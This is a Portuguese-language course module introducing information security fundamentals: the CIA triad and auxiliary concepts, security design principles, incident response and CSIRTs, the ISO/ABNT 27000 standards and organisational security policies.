UNIDADE 1 – FUNDAMENTOS DE SEGURANÇA
MÓDULO 1 – INTRODUÇÃO
01

1 - CONCEITOS BÁSICOS DE SEGURANÇA

Antes de entrarmos em nosso assunto, cabe destacar que, para compreensão do conteúdo que veremos a partir de agora, é importante que se tenha uma noção sobre segurança de redes, incluindo a família de protocolos TCP/IP, além disso, algumas noções de administração de servidores Linux e Windows. Nossa disciplina terá enfoque mais prático, com foco na área de redes e sistemas operacionais.

É importante que você tenha consciência de que esta é uma disciplina prática e progressiva, com atividades práticas fundamentais e interdependentes, de modo que uma atividade de um capítulo é pré-requisito para as atividades dos capítulos seguintes. Você deve investir nas atividades práticas para finalizá-las completamente, caso contrário, poderá não obter o aproveitamento desejado.

O profissional de segurança deve ter sempre em mente alguns conceitos básicos, que nortearão o seu trabalho no dia a dia. Ele deve pensar de forma diferente do tradicional, pois para ele não é suficiente apenas o recurso ou serviço estar funcionando: é preciso estar funcionando de forma segura. Podemos citar como exemplo o desenvolvimento de uma aplicação web. Neste exemplo dispomos de diversos componentes que devem funcionar de forma integrada.

Podemos citar então:

1) Servidores físicos (*hardware*);
2) Sistemas operacionais dos servidores;
3) Servidor de aplicação;
4) Servidor HTTP;
5) Aplicação web;
6) Servidor de banco de dados;
7) Segurança do *hardware* dos servidores;
8) Segurança do sistema operacional;
9) Segurança da aplicação através de testes de penetração;
10) Segurança da rede de comunicação.

Esses são exemplos didáticos, pois uma aplicação comercial em produção poderá ter outros componentes, como redundância, sistemas de gerenciamento, sistemas de avaliação de desempenho das aplicações e ambientes de virtualização, entre outros.

02

Para o **desenvolvedor**, a preocupação maior é com o bom funcionamento da aplicação. Hoje existem alguns padrões de desenvolvimento seguro, boas práticas e informações sobre os problemas de segurança mais comuns desse tipo de aplicação. Porém, o desenvolvedor normalmente possui prazos a cumprir e nem sempre possui experiência suficiente no desenvolvimento de código seguro.

A equipe de **suporte** possui a preocupação de alocar recursos suficientes para a operação da aplicação, de acordo com a carga esperada.

A equipe de **homologação e testes** muitas vezes está apenas preocupada com o bom funcionamento da aplicação em condições normais de operação.

O **profissional de segurança**, por outro lado, está preocupado com a segurança da aplicação, o que envolve a segurança de cada um dos componentes envolvidos:

1) Segurança do *hardware* dos servidores, com garantia de fornecimento de energia através de fontes redundantes, nobreaks, geradores e até servidores redundantes;
2) Segurança do sistema operacional, do servidor de aplicação e do servidor web, através da configuração segura, retirada de serviços desnecessários, aplicação das últimas correções de segurança do fabricante, filtragem de portas desnecessárias, entre outros;
3) Segurança da aplicação através de testes de penetração, avaliação das possíveis vulnerabilidades, análise do código, entre outros;
4) Segurança da rede de comunicação, com avaliação da possibilidade de ataques de negação de serviço pela rede, ataques a protocolos, entre outros.

03

O profissional de segurança deve ter uma **formação diversificada**. Dentre as competências mais importantes, podemos destacar:

1) Segurança de redes wireless;
2) Testes de invasão;
3) Análise forense computacional;
4) Tratamento de incidentes de segurança;
5) Desenvolvimento de aplicações seguras;
6) Segurança de aplicações.

O profissional de segurança deve ter conhecimento em questões de segurança física de computadores, segurança de sistemas operacionais, serviços e aplicações web, atuando com responsabilidade e sempre buscando níveis mais profundos de conhecimento.

Atualmente, com o aumento da complexidade dos sistemas de informação, está cada vez mais difícil um único profissional abranger todo esse conhecimento, de forma que começam a surgir profissionais especializados em determinadas áreas da segurança. Áreas como segurança de redes wireless, testes de invasão, análise forense computacional, tratamento de incidentes de segurança e desenvolvimento de aplicações seguras são apenas alguns exemplos de especializações encontradas no mercado nos dias atuais.

04

Entre os conhecimentos que um profissional de segurança deve possuir o conceito mais básico corresponda à sigla **CID** (Confidencialidade, Integridade, Disponibilidade). Ela é o pilar de toda a área de SI, de modo que um incidente de segurança é caracterizado quando uma dessas áreas é afetada. A seguir, veremos em detalhes cada um desses itens.

Confidencialidade

- É um termo diretamente ligado à privacidade de um recurso. Um recurso deve estar acessível apenas para a pessoa ou grupo que foi definido como usuário autorizado para dispor daquele acesso e nenhum outro.

Integridade

- Esse termo possui duas definições: a primeira com o fato da informação ter **valor correto**. A segunda definição está ligada à **inviolabilidade da informação**, ou seja, ela não pode ser alterada sem justificativa e por meio controlado. Ela não pode "sumir" ou ser simplesmente alterada.

Disponibilidade

- Esse termo está relacionado ao acesso à informação, que pode ser controlada ou não, e disponível quando necessária. Um ataque de negação de serviço pode, por exemplo, evitar o acesso à informação, afetando a disponibilidade.

É importante notar que a disponibilidade e a integridade podem ser medidas de forma simples, visto que elas são perceptíveis pelos usuários da informação.

A confidencialidade pode ser quebrada sem que se tenha conhecimento do fato, pois a simples visualização de uma informação por um usuário não autorizado não necessariamente altera essa informação. Daí a importância da auditoria, na qual são analisados os registros de acesso de determinada informação, com o objetivo de verificar se houve acesso indevido. A auditoria será tratada futuramente ainda nesta disciplina.

Observe, ainda, que existem três dimensões completamente distintas: duas delas, a confidencialidade e a integridade, são valores booleanos: ou a informação se manteve confidencial ou não; ou a informação se manteve íntegra ou não. A terceira é um número real entre 0 e 1, podendo ser calculada pela própria definição. Duas podem ser qualificadas e quantificadas: a integridade e a disponibilidade. Não temos como saber se um dado perdeu confidencialidade.

05

A literatura moderna inclui ainda mais alguns conceitos, que muitas vezes são considerados auxiliares aos três já listados. São eles:

a) **Autenticidade**

Garantia de que uma informação, produto ou documento foi elaborado ou distribuído pelo autor a quem se atribui.

b) **Legalidade**

Garantia de que ações sejam realizadas em conformidade com os preceitos legais vigentes e que seus produtos tenham validade jurídica.

c) **Não repúdio**

Conceito no qual o emissor de uma mensagem não pode negar que a enviou. As tecnologias de certificação digital e assinatura digital garantem essa condição.

d) **Privacidade**

Conceito que expressa a habilidade de um indivíduo em controlar a exposição e a disponibilidade de informações acerca de si. Com o crescimento dos mecanismos de busca, bancos de dados e informações publicadas na internet e redes sociais, esse conceito tem sido muito discutido em fóruns específicos. Um exercício interessante que o aluno pode realizar é buscar o seu próprio nome no site de buscas do Google.

Encontramos nas bibliografias o termo DICA ou ACID para referenciar os conceitos de Disponibilidade, Integridade, Confidencialidade e Autenticidade.

06

Os conceitos a seguir são extremamente importantes para o profissional de segurança, que deve tê-los em mente no cotidiano de sua tarefa:

1. Least Privilege (Menor Privilégio);
2. Defense In Depth (Defesa em Profundidade);
3. Check Point (Ponto Único);
4. Default Deny e Default Permit Stance (Atitude de Bloqueio Padrão e Permissão Padrão);
5. Universal Participation (Participação Universal);
6. Diversity of Defense (Diversidade de Defesa);

    6.1 Inherent Weaknesses (Fraquezas Inerentes);

    6.2 Common Configuration (Configuração Comum);

    6.3 Common Heritage (Herança Comum);

    6.3 Weakest Link (Elo Mais Fraco);

    6.4 Fail Safe (Falha Segura);

    6.5 Simplicity (Simplicidade).

1 Least Privilege (Menor Privilégio)

Cada função deve ter apenas os privilégios mínimos para executar suas tarefas e nenhum outro. É difícil aplicar esse conceito, pois muitas vezes ele envolve uma série de ajustes e um mínimo erro pode fazer com que o recurso pare de funcionar. Em um servidor web, por exemplo. Executar o processo do servidor como o usuário administrador provavelmente fornecerá uma série de privilégios desnecessários a ele. Nesse caso, convém criar um usuário específico (ex.: httpd) e definir as permissões mínimas para que o serviço funcione (permissão de leitura na pasta onde ficam as páginas HTML e permissão de leitura e gravação na pasta onde ficam os registros de acesso).

2 Defense In Depth (Defesa em Profundidade)

Esse conceito diz para não depender somente de um único mecanismo de segurança. Se não existe mecanismo 100% seguro então qualquer mecanismo pode ser subvertido. Colocar defesas redundantes minimiza essa questão, pois um atacante, ao passar por suas defesas mais externas, ainda terá outras camadas de defesa para ultrapassar antes de comprometer o sistema como um todo.

3 Check Point (Ponto Único)

Canal estreito por onde os atacantes são forçados a passar, podem ser monitorados e controlados. Exemplos: praça de pedágio em uma estrada, caixa de supermercado, firewalls.

4 Default Deny e Default Permit Stance (Atitude de Bloqueio Padrão e Permissão Padrão)

Na primeira (mais segura), tudo é proibido e o que é permitido deve ser expressamente definido. Na segunda, tudo é permitido e o que é proibido deve ser definido. Em sistemas seguros, deve-se buscar sempre a primeira atitude (Default Deny), apesar de nem sempre ser possível. Para o caso do acesso à internet por um navegador, seria viável bloquear toda a internet e liberar apenas o que é permitido? Mais difícil, seria melhor a segunda opção.

5 Universal Participation (Participação Universal)

Todos devem participar do processo de segurança. Uma única pessoa que não participa do processo pode comprometer todo o sistema. É importante lembrar que a segurança envolve pessoas, elas devem estar envolvidas, motivadas e participantes do processo.

6 Diversity of Defense (Diversidade de Defesa)

Esse conceito recomenda a utilização de diferentes sistemas e formas de defesa, de modo que uma vulnerabilidade em um sistema pode ser coberta por outro. Cuidado deve ser tomado para não cair em um dos problemas listados a seguir.

6.1 Inherent Weaknesses (Fraquezas Inerentes)

Sistemas de um mesmo tipo podem sofrer da mesma fraqueza inerente a esse tipo de sistema. Exemplos: falha de conceito ou falha de um protocolo com programação comum.

6.2 Common Configuration (Configuração Comum)

Sistemas diferentes configurados por uma mesma pessoa ou grupo de pessoas podem sofrer de problemas semelhantes de configuração.

6.3 Common Heritage (Herança Comum)

Sistemas de fabricantes diferentes podem usar componentes comuns e consequentemente terem as mesmas falhas.

6.3 Weakest Link (Elo Mais Fraco)

Corresponde ao ponto mais fraco das suas defesas. As suas defesas são tão fortes quanto o ponto mais fraco. Este deve ser eliminado quando possível ou transformado em uma fortaleza para desencorajar ataques. Muitos atacantes vão procurar o ponto mais fraco da sua rede, tentando atacar a rede a partir dele. Pontos fracos da rede devem ser constantemente monitorados quando não puderem ser eliminados.

6.4 Fail Safe (Falha Segura)

Em caso de falha os sistemas devem fazê-lo de modo a inibir qualquer tipo de acesso. O prejuízo da falta de acesso é preferível ao acesso liberado de forma irrestrita em caso de falha.

6.5 Simplicity (Simplicidade)

Manter o ambiente simples. A complexidade esconde potenciais problemas de segurança. Interfaces gráficas, gerenciadores centralizados e sistemas com configurações simples são alguns exemplos desse princípio. Porém, deve-se tomar cuidado com o excesso de simplicidade. Um simples botão na ferramenta com os dizeres “torne meu sistema seguro” pode não ser adequado. Os sistemas devem ter um mínimo de parametrização, pois cada ambiente possui suas peculiaridades.

07

2 - Processo de Tratamento de Resposta a Incidentes

Conforme o Cert.br, um **incidente de segurança** pode ser definido como qualquer evento adverso, confirmado ou sob suspeita, relacionado à segurança de sistemas de computação ou de redes de computadores.

É comum considerar que toda situação na qual uma entidade de informação corre riscos pode ser considerada um incidente de segurança. No entanto, cada organização deve definir o que, em relação aos seus sistemas, poderá ser considerado um incidente de segurança em potencial. Geralmente as organizações classificam como incidentes de segurança qualquer ato que possa não estar em conformidade com a política de segurança adotada pela instituição.

Todo incidente ocorrido na organização deve ser tratado de acordo com uma metodologia definida previamente. Assim, para atender ao processo de resposta a incidentes de segurança, a organização deve elaborar uma metodologia visando gerenciar consequências de uma quebra de segurança. Seu principal objetivo é minimizar o impacto causado por um incidente e possibilitar o restabelecimento dos serviços no mais curto espaço de tempo possível.

No final da década de 1980 o incidente conhecido como “Internet Worm” resultou em um incidente que paralisou centenas de sistemas na internet. Após esse problema, alguns grupos se reuniram para discutir os rumos da segurança na internet. Essa reunião resultou, mais tarde, na criação do **CERT** Coordination Center (Center of Emergency Response Team). Um Centro de Resposta a Incidentes, o CERT foi uma das primeiras organizações do tipo CSIRT (Computer Security Incident Response Team).

Segundo o Cert.br, um CSIRT, ou **Grupo de Resposta a Incidentes de Segurança**, é uma organização responsável por receber, analisar e responder a notificações e atividades relacionadas a incidentes de segurança em computadores. Pode ser um grupo dentro da própria instituição trabalhando exclusivamente para a resposta a incidentes dos serviços prestados pela empresa ou pode trabalhar na forma de comunidade, auxiliando várias instituições e produzindo estatísticas e relatórios que beneficiam todo um grupo ou mesmo um país (Cert.br 2007).

08

O **CSIRT** pode agir de várias maneiras dentro da empresa, de acordo com a importância de seus serviços. Um grupo pode estar ligado diretamente à alta administração da empresa, de maneira que possa intervir e alterar os processos da instituição, mas também pode agir apenas como orientador de processos, não estando diretamente envolvido com a tomada de decisões de segurança (CSIRT Handbook 2003).

Em meados de 1996, os ataques pela Internet provocaram prejuízos de milhares de dólares. Esses ataques podem até paralisar o funcionamento de empresas que trabalham com a Internet.

Conforme informado pela IFCC (Internet Fraud Complaint Center), uma parceria entre o FBI e o Centro Nacional de Crimes do Colarinho Branco dos Estados Unidos, entre maio de 2000 e maio de 2001, em seu primeiro ano de funcionamento, foram registrados 30.503 casos de fraudes na internet, registros colhidos apenas no site da IFCC.

Ataques a sistemas computacionais visam comprometer os requisitos de segurança de uma organização. Esses ataques têm dois tipos de perfil: ativo, onde o atacante faz alguma ação para obter o resultado esperado, e passivo, onde o atacante utiliza-se de ferramentas para obter os dados referentes ao alvo.


De acordo com o Cert.br, um CSIRT pode exercer tanto funções reativas quanto funções proativas para auxiliar na proteção e segurança dos recursos críticos de uma organização. Não existe um conjunto padronizado de funções ou serviços providos por um CSIRT. Cada time escolhe seus serviços com base nas necessidades da sua organização e da comunidade a quem ele atende.

09

2.1 - Ciclo de vida de um incidente

A segurança de uma organização sempre estará sujeita a incidentes, como todas as outras áreas. Os fatores são os mais diversos, desde ameaças não intencionais causadas por usuários comuns até ameaças técnicas organizadas. Para uma organização é de vital importância que os incidentes sejam tratados corretamente, e para isso se faz necessário entender como funciona o ciclo de vida de um incidente.

De acordo com o Instituto de Engenharia de *Software* da Carnegie Mellon University, responsável pelo Cert.org, podemos classificar o **ciclo de vida de um incidente** em quatro estágios (CSIRT Handbook 2003), conforme veremos a seguir.



Estágio 1 – Preparação dos processos

O ciclo de vida de um incidente começa antes do próprio incidente. Deve-se elaborar processos e procedimentos que proponham a ação correta empregada contra ameaças e vulnerabilidades possíveis à organização. É importante que todos os processos empregados sejam testados e aperfeiçoados. Esses processos têm por finalidade o correto emprego dos recursos para a resposta a incidentes.

Estágio 2 – Gerenciamento de riscos

Deve ser feito por meio de ações corretivas e preventivas de ameaças existentes, pois estas são um fator intrínseco dentro de uma organização. O gerenciamento de riscos é muito importante e deve ser um processo contínuo dentro de uma organização, desenvolvendo medidas de segurança e calculando seu impacto para cada uma das etapas de um ciclo de incidentes.

Estágio 3 – Triagem

O método de recepção de todo e qualquer indício de incidente é de suma importância, pois é com uma correta triagem da informação que se inicia todo o processo de catalogação e resposta ao incidente. Os grupos de resposta a incidentes comumente informam apenas um meio de contato ou “hotline”, seja para um grupo de resposta de âmbito nacional, privado ou mesmo dentro da organização. Essa triagem é importante para a aplicação correta do controle de segurança da informação impactado pelo incidente. Normalmente, esse controle também é atribuído a um gerente de incidente, profissional especializado no problema que estará à frente do incidente até a sua resolução.

Estágio 4 – Resposta a incidentes

Quando um incidente já passou pela triagem, ele é submetido ao plano de resposta a incidentes da organização. Nesse ponto, atividades anômalas são detectadas e a adoção de medidas apropriadas pode identificar sistemas afetados, dimensionando o montante do prejuízo.

10

2.2 - Grupos de resposta a incidentes

O maior desafio para os profissionais de segurança é a **gestão da infraestrutura de comunicação de dados da internet**, seu gerenciamento e manutenção.

Na maioria das organizações, as equipes de profissionais em rede não contam com pessoal em quantidade suficiente para atender à demanda crescente para otimizar sistemas, atualização incessante de programas para minimizar riscos e defender-se dos contra ataques de todos os tipos. Esse cenário se torna pior à medida que surgem novas ferramentas de ataques, *malwares*, *toolkits* e a crescente organização de grupos que visam à paralisação e o roubo de dados na Internet.

Nesse contexto, para atender à necessidade de resposta a incidentes, surgem os **grupos de resposta a incidentes**, cujo objetivo é responder de maneira rápida e efetiva a essas ameaças. Esse grupo tem como objetivo desenvolver meios para identificar, analisar e responder a incidentes que venham a ocorrer, minimizando prejuízos e reduzindo seus custos de recuperação.

O **grupo de resposta** fornece informações quanto aos seis itens abaixo listados:

- Tratamento de incidentes;

- Tratamento de vulnerabilidades;

- Qualidade de serviços de segurança;

- Consultoria em segurança;

- Análise de riscos e

- Planejamento e recuperação de desastres.

11

Os grupos de resposta a incidentes geralmente trabalham em duas frentes, **prevenção** e **resposta**.

A **prevenção** é caracterizada por serviços de grupo que procuram se antecipar aos problemas de maneira a preveni-los, gerando uma base de conhecimento para futura pesquisa. Dentre as principais atividades de prevenção destacam-se a auditoria de segurança e o treinamento e orientação a usuários.

São quatro as prevenções básicas:

a) Auditoria de segurança

A auditoria de segurança dentro de uma empresa visa submeter seus ativos a uma análise de segurança com base nos requisitos definidos pela organização ou por normas internacionais. Também pode implicar na revisão das práticas organizacionais da empresa bem como testes em toda a sua infraestrutura. **Saiba+**

b) Treinamento e orientação a usuários

Uma das alternativas é por intermédio de palestras e workshops sobre segurança dentro das organizações promovidas pela CSIRT.

c) Disseminação de informação relacionada à segurança

A disseminação de informação é primordial para o sucesso de um grupo de resposta a incidentes.

d) Monitoração de novas tecnologias

O Grupo de Resposta a Incidentes monitora desenvolvimentos técnicos de novos ataques para ajudar a identificar novas tendências de futuras ameaças. Esse serviço envolve a leitura de fóruns e listas de discussão, sites e revistas especializadas.

Saiba+

Nos dois últimos módulos deste curso será abordado o processo de **hardening** para servidores Linux e Windows. Uma vez aprovado um processo de hardening, este pode ser utilizado para auditar a segurança de um ambiente, já que nesse documento encontra-se a configuração mínima recomendada para um ativo.

Palestras

Essas palestras têm o objetivo de informar aos usuários as políticas de segurança vigentes e como se proteger de vários ataques, principalmente de engenharia reversa.

Disseminação

Essa disseminação pode ocorrer tanto dentro da organização, através de documentos e boletins internos, como com a confecção de artigos para distribuição para outros órgãos externos à empresa.

12

A **resposta** a incidentes compõe-se de serviços reativos que englobam atividades realizadas após algum evento ou requisição dentro da organização. Baseiam-se em análises de logs e produção de relatórios em função de alguma detecção de atividade maliciosa.

Dentre as principais atividades de resposta a incidentes, podemos destacar as seguintes:

a) Tratamento de incidentes

Segundo Chuvakin e Peikari uma reposta a incidente é um processo de identificação, contenção, erradicação e recuperação de um incidente de computador, realizado pelo time de segurança responsável. Saiba+

b) Tratamento de vulnerabilidades

O tratamento de vulnerabilidades visa submeter os sistemas a uma auditoria a fim de saber quais suas fraquezas e como preveni-las através de mitigação de alguns serviços. Saiba+

c) Qualidade de serviços de segurança

A qualidade dos serviços de segurança proporciona aumento na experiência adquirida na prestação de serviços proativos e reativos descritos acima. Esses serviços são concebidos para incorporar os feedbacks e as lições aprendidas com base no conhecimento adquirido por responder a incidentes, vulnerabilidades e ataques. Parte de um processo de gestão da qualidade da segurança pode melhorar a segurança em longo prazo, gerando base dados de incidentes e suas propostas para solução.

Saiba+ (Tratamento de incidentes)

O tratamento de incidentes é a principal atividade de um time de resposta a incidentes. São os incidentes que vão gerar todo o processo de identificação, classificação e tomada de decisão sobre quais procedimentos tomar para sanar o problema, quantas vezes o problema foi constatado dentro de um período, qual o impacto causado pelo incidente e se este obteve ou não sucesso.

Saiba+ (Tratamento de vulnerabilidades)

Essa metodologia está diretamente ligada à criação do plano de continuidade de negócios dentro de uma organização, pois, através das avaliações feitas, é possível fazer uma análise de risco e impacto para as vulnerabilidades encontradas.

13

d) Consultoria em segurança

Um CSIRT pode ser utilizado para fornecer aconselhamento sobre as melhores práticas de segurança em vários ambientes, por exemplo, um ambiente militar. Esse serviço pode ser utilizado na preparação de recomendações ou na identificação de requisitos para a aquisição, instalação ou obtenção de novos sistemas, dispositivos de rede, aplicações de *software* ou criação de processos. Saiba+

e) Análise de riscos

Um Grupo de Resposta a Incidentes pode ser capaz de acrescentar valor à análise de risco e avaliações. Isso pode melhorar a capacidade da organização para avaliar ameaças reais, fornecer avaliações qualitativas e quantitativas dos riscos para os ativos da organização e avaliar estratégias para melhor defesa.

f) Planejamento e recuperação de desastres

Com base em ocorrências anteriores e futuras previsões de tendências emergentes de incidentes de segurança, pode-se afirmar que quanto mais os sistemas de informação evoluem, mais aumenta a chance de acontecer um incidente. Por isso, o planejamento deve considerar os esforços e experiências passadas de um CSIRT.

Recomendações para determinar a melhor forma de responder a esses incidentes para garantir a continuidade das operações comerciais são prioritárias em uma organização. Grupos que realizam esse serviço estão envolvidos em continuidade de negócios e recuperação de desastres, planejamento de eventos relacionados com a segurança informática e ameaças ataques.

Saiba+ (Consultoria em segurança)

Esse serviço inclui proporcionar orientação e ajuda no desenvolvimento organizacional ou no círculo de políticas de segurança. Ele pode também envolver o aconselhamento às normas legais legislativas ou de outros órgãos governamentais.

14

3 - NORMAS ISO/ABNT

Normas ISO/ABNT listadas abaixo (e que serão objeto de estudo mais adiante) são recomendações ao profissional, que atua na área de segurança, ler e tomar conhecimento.

ABNT NBR ISO/IEC 27001:2006 (SGSI) – passível de certificação;

ABNT NBR ISO/IEC 27002:2005 (código de prática);

ABNT NBR ISO/IEC 27005:2008 (gestão de riscos) e

ABNT NBR ISO/IEC 27011:2009 (telecomunicações).

Um dos primeiros documentos criados para fins de normatização em meios computacionais foi o Security Control for Computers Systems, publicado em 11 de fevereiro de 1970 pela RAND Corporation, uma empresa norte-americana sem fins lucrativos especializada em assessoria de investigação e análise, fundada em 1948.


Mais tarde, o DoD (Departamento de Defesa dos Estados Unidos) publicou o Orange Book, conhecido também como Trusted Computer Evalution Criteria. Publicado inicialmente em 1978, em forma de um rascunho, foi finalizado em 1985. O Orange Book, mesmo sendo um documento já ultrapassado, marcou o início da busca por um conjunto de regras para a avaliação de um ambiente computacional seguro.

Em 1987, o DTI (Departamento de Comércio e Indústria do Reino Unido) criou um centro de segurança de informações, que, entre suas atribuições, estava a de criar uma norma de segurança das informações do Reino Unido.

Em 1995, esse centro, denominado Commercial Computer Security Centre (CCSC), juntamente com o grupo britânico BSI, lança o BS7799:1995, Gestão de Segurança da Informação. Código de prática para sistemas de informação de gestão de segurança, essa norma é dividida em duas partes: uma homologada em 2000 e, a outra, em 2002. É a base para a gestão de segurança da informação usada por entidades de metodologia de gestão da segurança da informação focada nos princípios básicos da segurança: Confidencialidade, Integridade e Disponibilidade.

Em dezembro de 2000, a ISO (International Organization of Standardization) internacionalizou a norma BS17799, criando a ISO/IEC 17799:2000, uma norma abrangente e internacional voltada para a gestão de segurança da informação.

O objetivo dessa norma era criar um conjunto de regras para assegurar a continuidade do negócio e minimizar prejuízos empresariais, reduzindo o impacto causado por incidentes de segurança. As normas da ISO baseadas em segurança da informação foram atualizadas e agrupadas na família de numeração 27000.



16

A ABNT (Associação Brasileira de Normas Técnicas) publicou uma série de normas baseadas na ISO, traduzidas para o português.

ABNT NBR ISO/IEC 27001:2006 – Tecnologia da Informação – Técnicas de segurança – Sistema de gestão da segurança da informação – Requisitos.

ABNT NBR ISO/IEC 27002:2005 – Tecnologia da Informação – Técnicas de segurança – Código de prática para a gestão de segurança da informação. Versão atual da ISO/IEC 17799.

ABNT NBR ISO/IEC 27003:2010 – Tecnologia da Informação – Técnicas de segurança – Diretrizes para implantação de um sistema de gestão da segurança da informação.

ABNT NBR ISO/IEC 27005:2008 – Tecnologia da Informação – Técnicas de segurança – Gestão de riscos de segurança da informação.

Para aqueles que desejarem mais informação sobre esse assunto, a sugestão é consultar o site http://www.bsigroup.com/pt-BR/ISO-IEC-27001-Seguranca-da-Informacao/, pois lá encontrarão outras informações relevantes sobre o assunto.

ABNT NBR ISO/IEC 27001:2006

Essa norma especifica os requisitos para estabelecer, implementar, operar, monitorar, analisar criticamente, manter e melhorar um Sistema de Gestão da Segurança da Informação (SGSI) documentado dentro do contexto dos riscos de negócio globais da organização. Ela especifica requisitos para implementar os controles de segurança personalizados para as necessidades individuais de organizações ou suas partes.

ABNT NBR ISO/IEC 27002:2005

Essa norma estabelece diretrizes e princípios gerais para iniciar, implementar, manter e melhorar a gestão de segurança da informação em uma organização. Os objetivos definidos nessa norma proveem diretrizes gerais sobre as metas geralmente aceitas para a gestão de segurança da informação.

ABNT NBR ISO/IEC 27003:2010

Essa norma foca os aspectos críticos necessários para a implantação e o projeto bem-sucedido de um Sistema de Gestão da Segurança da Informação (SGSI), de acordo com a norma ABNT NBR ISO/IEC 27001:2006. A norma descreve o processo de especificação e projeto do SGSI desde a sua concepção até a elaboração dos planos de implantação. Ela descreve o processo de obtenção de aprovação da direção para implementar um SGSI e fornece diretrizes sobre como planejar o projeto do SGSI.

ABNT NBR ISO/IEC 27005:2008

Essa norma fornece diretrizes para o processo de gestão de riscos e segurança da informação. Norma criada para apoiar o entendimento das especificações e conceitos estabelecidos pela norma ABNT NBR ISO/IEC 27001:2006.

4- Políticas de segurança

A Política de Segurança da Informação e Comunicações (POSIC) é o documento mais importante de uma organização quando se trata de Segurança da Informação. Nela estão todas as diretrizes, recomendações e deveres de todos.

O profissional de segurança deve conhecer bem a política de segurança da sua instituição e deve balizar todo o trabalho em cima dela.

Outras políticas associadas à POSIC tratam de assuntos mais específicos, como por exemplo:

- Política de Uso Aceitável (PUA);
- Política de Controle de Acesso (PCA);

- Plano de Continuidade de Negócio (PCN);
- Política de senhas e de Salvaguarda (backup).

Apesar do assunto Políticas de segurança estar fora do nosso escopo, é importante conhecer todas as políticas e legislações do órgão em que se está implantando uma solução de segurança, pois elas podem impactar diretamente no que pode ou não ser feito, nas punições para o descumprimento da política e nos responsáveis pelas informações e recursos computacionais.

Para aqueles que desejarem continuar seus estudos em políticas de segurança, visto que não é o objetivo principal desta disciplina, o instituto SANS (sans.org) oferece um modelo padrão de política de segurança que poderá ser adaptado e utilizado em qualquer ambiente computacional.

18

No âmbito do Governo Federal, o Gabinete de Segurança Institucional (GSI) da Presidência da República, através do Departamento de Segurança da Informação e Comunicações, publicou uma série de instruções normativas com o objetivo de orientar a administração pública em diversas questões da Segurança da Informação.

Em especial foi publicada a **Instrução Normativa IN01-GSI/PR**, que define orientações para a Gestão de Segurança da Informação e Comunicações na Administração Pública Federal, e algumas Normas Complementares.

Mesmo para empresas privadas ou outras entidades, as normas podem servir como um bom embasamento para a criação da política de segurança, do grupo de resposta a incidentes de segurança ou do processo de gestão de riscos.

É possível encontrar na web diversas políticas de segurança completas publicadas por órgãos públicos brasileiros. Um exemplo seria a Portaria/Incra/P/ N° 70, de 29/03/2006 (DOU nº 62, de 30 de março de 2006).

Instrução Normativa IN01-GSI/PR

Caso queira examinar com mais detalhes essa instrução normativa e as normas citadas, poderá fazê-lo consultando o site: http://dsic.planalto.gov.br/.

19

RESUMO

O profissional de segurança deve ter sempre em mente alguns conceitos básicos, que nortearão o seu trabalho no dia a dia. Podemos citar como exemplo o desenvolvimento de uma aplicação web. Neste exemplo dispomos de diversos componentes que devem funcionar de forma integrada: 1) Servidores

físicos (*hardware*); 2) Sistemas operacionais dos servidores; 3) Servidor de aplicação; 4) Servidor HTTP; 5) Aplicação web; 6) Servidor de banco de dados; 7) Segurança do *hardware* dos servidores; 8) Segurança do sistema operacional; 9) Segurança da aplicação através de testes de penetração; 10) Segurança da rede de comunicação.

Para o desenvolvedor, a preocupação maior é com o bom funcionamento da aplicação. O profissional de segurança, por outro lado, está preocupado com a segurança da aplicação, o que envolve a segurança de cada um dos componentes envolvidos: 1) Segurança do *hardware* dos servidores, com garantia de fornecimento de energia por meio de fontes redundantes, nobreaks, geradores e até servidores redundantes; 2) Segurança do sistema operacional, do servidor de aplicação e do servidor web, através da configuração segura, retirada de serviços desnecessários, aplicação das últimas correções de segurança do fabricante, filtragem de portas desnecessárias, entre outros; 3) Segurança da aplicação através de testes de penetração, avaliação das possíveis vulnerabilidades, análise do código, entre outros; 4) Segurança da rede de comunicação, com avaliação da possibilidade de ataques de negação de serviço pela rede, ataques a protocolos, entre outros.

O profissional de segurança deve ter conhecimento em questões de segurança física de computadores, segurança de sistemas operacionais, serviços e aplicações web, atuando com responsabilidade e sempre buscando níveis mais profundos de conhecimento.

Entre os conhecimentos que um profissional de segurança deve possuir o conceito mais básico corresponda à sigla CID (Confidencialidade, Integridade, Disponibilidade). Ela é o pilar de toda a área de SI, de modo que um incidente de segurança é caracterizado quando uma dessas áreas é afetada.

Além desses o profissional de segurança deve conhecer os conceitos auxiliares: Autenticidade, Legalidade, Não repúdio, Privacidade.

No processo de tratamento de incidentes, todo incidente ocorrido na organização deve ser tratado de acordo com uma metodologia definida previamente. Assim, para atender ao processo de resposta a incidentes de segurança a organização deve elaborar uma metodologia visando gerenciar consequências de uma quebra de segurança.

